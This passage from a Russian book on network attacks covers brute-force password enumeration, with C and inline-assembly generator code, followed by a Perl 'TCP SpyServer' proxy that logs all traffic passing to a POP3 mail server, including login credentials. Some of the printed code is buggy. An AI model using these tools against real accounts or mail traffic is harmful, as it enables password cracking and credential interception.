По этой формуле можно вычислить время, необходимое для поиска пароля в худшем случае. Однако, вероятность, что искомый пароль окажется самым последним перебираемым вариантом равна вероятности угадать правильный ответ с первой попытки. Поэтому, точно вычислить требуемое время невозможно (это кому как повезет), но принято говорить о времени, необходимом ***в среднем случае***. Оно вычисляется по следующей формуле: $t_{ср} = t_{макс} / 2$.

В некоторых публикациях (например «Моделирование возможности компьютерной атаки нарушителями через систему паролей» Головин Д. В.) затрагивается вопрос, – какой поиск пароля дает наилучший результат – последовательный или хаотичный. На самом деле вопрос нелеп в своей постановке, поскольку не оговаривается, откуда и как возник искомый пароль. Если принять, что он был выбран случайно, то последовательной перебор вариантов будет ничем не хуже (и не лучше) хаотичного поиска, поскольку никаких сведений (ни явных, ни предполагаемых) об искомом паролей нет и одному методу поиска нельзя отдать предпочтение перед другим[337].

Однако выбрать абсолютно случайный пароль прямо-таки затруднительно. Большинство генераторов случайных чисел имеют дефекты, иногда весьма значительные и хотя результат выдаваемый ими результат нельзя предсказать, можно оценить его вероятность.

Если достоверно известно с помощью какого алгоритма был получен исходный пароль то, использовав тот же самый алгоритм в переборщике, можно попытаться несколько сократить требуемое количество попыток. Но при этом возникнет трудность с предотвращением повторных проверок одного и того же пароля. Большинство алгоритмов допускают неоднократное появление один и тех же значений даже в интервале не превышающего периода генерации, поэтому каждый выданный пароль придется где-то сохранять и проверять на уникальность. Все это требует накладных расходов, значительно превышающих выгоды использования дефектов генератора случайных чисел (если только используемый генератор не кривой как бумеранг).

Поэтому, в большинстве случаев используется простой линейный поиск, заключающийся в последовательном переборе возможных паролей один за другим. Один из простейших алгоритмов перебора (получивший название «алгоритм счетчика») приведен ниже (на диске, прилагаемом к книге, он находится в файле "`/SRC/gen.pswd.simple.c`"):

```
#include <stdio.h>

main()
{
    char pswd[10];
    int p=0;
    pswd[0]='!';
    pswd[1]=0;

    while(1)
    {
            while((++pswd[p])>'z')
            {
                    pswd[p]='!';
                    p++;
                    if (!pswd[p])
                    {
                            pswd[p]=' ';
                            pswd[p+1]=0;
                    }
            }
    p=0;
    printf("%s\n",&pswd[0]);

    }
}
```

[337] При условии, что скорости перебора у всех алгоритмов идентичны

Суть алгоритма заключается в следующем: Первый слева символ пароля увеличиваться до тех пор, пока не превысит максимально допустимое значение. Когда такое произойдет, он «обнуляется» – принимает минимально допустимое значение, а символ, стоящий справа от него инкрементируется на единицу. Происходит, так называемая, «зацепка» – точно так работает механический счетчик на шестеренках. Когда шестеренка совершает полный оборот, она задевает своим удлиненным зубчиком соседнюю, заставляя ее повернуться на одну позицию. В упрощенном виде алгоритм записывается в одной строке на языке Си:

```
while ((++pswd[p])>MAX_VAL) pswd[p++]=MIN_VAL;p=0;
```

Такая конструкция скрывает рекурсию, и тот же алгоритм в рекурсивной форме записи может выглядеть так:

```
void GetNextPasswd(char pswd, int p)
{
    pswd[p]++;
    if (!(pswd[p]>MAX_VAL)) return;
    pswd[p]=MIN_VAL;
    Count(pswd,++p);
}
```

Но если MIN_VAL отлично от нуля, то в программу приходится добавлять пару строк, инициализирующих значение очередной ячейки, например, это может выглядеть так:

```
                    if (!pswd[p])
                    {
                            pswd[p]=' ';
                            pswd[p+1]=0;
                    }
```

Другое решение заключается в предварительной инициализации всех ячеек значением MIN_VAL-1. Однако потом придется «вручную» вычислять длину пароля и внедрять завершающий строку нуль (если программа написана на языке Си).

Результат работы программы может выглядеть, например, так (все полученные пароли выводятся на экран, на практике же они передаются процедуре наподобие Crypt):

```
"   #   $   %   &   '   (   )   *   +   ,   -
.   /   0   1   2   3   4   5   6   7   8   9
:   ;   <   =   >   ?   @   A   B   C   D   E
F   G   H   I   J   K   L   M   N   O   P   Q
R   S   T   U   V   W   X   Y   Z   [   \   ]
^   _   `   a   b   c   d   e   f   g   h   i
j   k   l   m   n   o   p   q   r   s   t   u
v   w   x   y   z   !!  "!  #!  $!  %!  &!  '!
(!  )!  *!  +!  ,!  -!  .!  /!  0!  1!  2!  3!
4!  5!  6!  7!  8!  9!  :!  ;!  <!  =!  >!  ?!
@!  A!  B!  C!  D!  E!  F!  G!  H!  I!  J!  K!
L!  M!  N!  O!  P!  Q!  R!  S!  T!  U!  V!  ...
```

В данном случае львиная доля процессорного времени тратится на вывод строк на экран, но при реальном подборе пароля, быстродействием переборщика не всегда удается пренебречь, поэтому имеет смысл переписать программу на ассемблер.

Частично оптимизированный вариант[338] (т.е. без учета особенностей исполнения кода процессорами семейства Intel 80x86) может выглядеть так (на диске, прилагаемом к книге, он находится в файле "`/SRC/gen.pswd.simple.asm.c`"):

```
#include <stdio.h>
#include <memory.h>

main()
```

[338] Разумеется, оптимизированный по скорости, в ущерб размеру

```
{
    int p=0;
    char pswd[10];                // Буфер для генерации паролей
    memset(&pswd[0],0,10);        // Инициализация буфера
    pswd[0]='!';                  // Начальный пароль


__asm{
    ; Загрузка в регистр EAX указателя на буфер паролей
    LEA     EAX,pswd;
    ; Сохранение регистра EAX в стеке
    PUSH    EAX
Begin:
    }

    // В этом месте должен быть расположен код обработки пароля
    // в данном случае очередной пароль выводится на экран
    printf("%s\n",&pswd[0]);

__asm{
    POP     EAX                   ; Восстановление регистра EAX
    PUSH    EAX                   ; И снова - сохранение!
    INC     [EAX]                 ; ++pswd[p]
    CMP     Byte ptr [EAX],'z'    ; if (pswd[p]>'z') go to Check
    JBE Begin                     ; Очередной пароль

// Проверка на перенос (и выполнение переноса)
Check:
    MOV     Byte ptr [EAX],'!'    ; pswd[p]='!'
    INC     EAX                   ; p++
    CMP     Byte ptr [EAX],0      ; if (!pswd[p]) go to Ok
    JNZ     Ok                    ; Это не крайний символ
    MOV     Byte ptr [EAX],'!'    ; pswd[p]=0
    POP     EAX                     ; p=0
    PUSH    EAX                     ; Восстановление (сохранение) EAX
    JMP Begin
Ok:
    INC     Byte ptr [EAX]        ; ++pswd[p]
    CMP     byte ptr [EAX],'z'    ; if (pswd[p]>'z') go to Check
    JA      Check
    POP     EAX                     ; p=0
    PUSH    EAX                     ; Восстановление (сохранение) EAX
    JMP     Begin
    }

}
```

Исходный текст NR.PL

```
@ECHO off
perl -x -S "%0"
goto end
#!perl
#line 6
print "TCP SpyServer   Version 2.0  Copyright (c) 2000 Kris Kaspersky\n";

#Клиент\серверный шпион
use Socket;

#Настойки по умолчанию
$local_port    = 110;
$remote_port   = 110;
$server        = 'mail.aport.ru';
```

```
•
•   #Попытка взятия настоек из файла
•   if (open(FH,"tcpspy"))
•   {
•       $local_port=<FH>;
•       $local_port =~ s/\n//;
•       $remote_port=<FH>;
•       $remote_port =~ s/\n//;
•       $server=<FH>;
•       $server=~ s/\n//;
•   }
•
•   print "Порт  локального сервера \t[$local_port]:";
•   $tmp=<>; $tmp=~ s/\n//;if ($tmp>0) {$local_port=$tmp;}
•
•   print "Порт  удаленного сервера \t[$remote_port]:";
•   $tmp=<>; $tmp=~ s/\n//;if ($tmp>0) {$remote_port=$tmp;}
•
•   print "Адрес сервера (none нет) \t[$server]";
•   $tmp=<>; $tmp=~s/\n//;
•   if (length($tmp)) {$server=$tmp}
•
•   #Сохраняем настойки в файле
•   if (open(FH,">tcpspy"))
•   {
•       print FH "$local_port\n";
•       print FH "$remote_port\n";
•       print FH "$server\n";
•   }
•   close (FH);
•
•   # 666 - особый код для Эхо-сервера
•   if ($server=~/none/) {$server=666;}
•
•   #Создаем сокет для локального сервера
•   socket(SERVER, PF_INET, SOCK_STREAM, 6);
•   setsockopt(SERVER, SOL_SOCET, SO_RESEADDR,1);
•   $my_addr = sockaddr_in($local_port, INADDR_ANY);
•   bind(SERVER, $my_addr);
•
•   #Слушаем....
•   listen(SERVER,1);
•   while(1)
•   {
•
•       print "Ожидание подключения...\t\t";
•       #Определяем адрес клиента
•       $client_addr=accept(CLIENT, SERVER);
•       ($clint_port,$client_ip) = sockaddr_in($client_addr);
•       print "+OK [IP:",inet_ntoa($client_ip),"]\n";
•
•       $one=CLIENT;
•
•       $connect=1;
•
•       if ($server!=666)
•       {# Прокси-схема с удаленным сервером
•               print "Соединение с узлом $server...\t";
•               socket(RSERVER, PF_INET(), SOCK_STREAM(),6);
•               connect(RSERVER, sockaddr_in($remote_port,inet_aton($server))) || die;
•               print "+OK\n";
•               $two=RSERVER;
•
•       }
•       else
•       {# Эхо-сервер
```

```
                print "Установка эхосервера...\t\t+OK\n";
                $two=CLIENT;
        }

        $x='foo';
        open(LOG,">>tcpspy.log");
        #Обработка текущего подключения
        while($connect)
        {
                $rin='';
                vec($rin, fileno($one),1)=1;
                $timeout=5;
                $nfound=select($rout = $rin, undef, undef, $timeout);
                if (vec($rout, fileno($one),1))
                {
                        #Слушаем ответ клиента
                        recv($one,$x,10000,0);
                        if (!length($x)) {$connect=0;}
                        else
                        {

                                if ($x=~/#HALT_OFF/) {send($two,"HANDUP",0);die;}
                                print "$one$x";
                                print LOG "$one$x";
                                      #Говорим это серверу
                                send($two,"$x",0);
                        }
                }
                else
                {#Меняем сервера с клиентом
                        ($one,$two) = ($two,$one);
                }
        }
        print "\n-ERR:Соединение разорвано\n";
        close(CLIENT);
        close(RSERVER);
        close(LOG);
    }
    __END__
    :end
```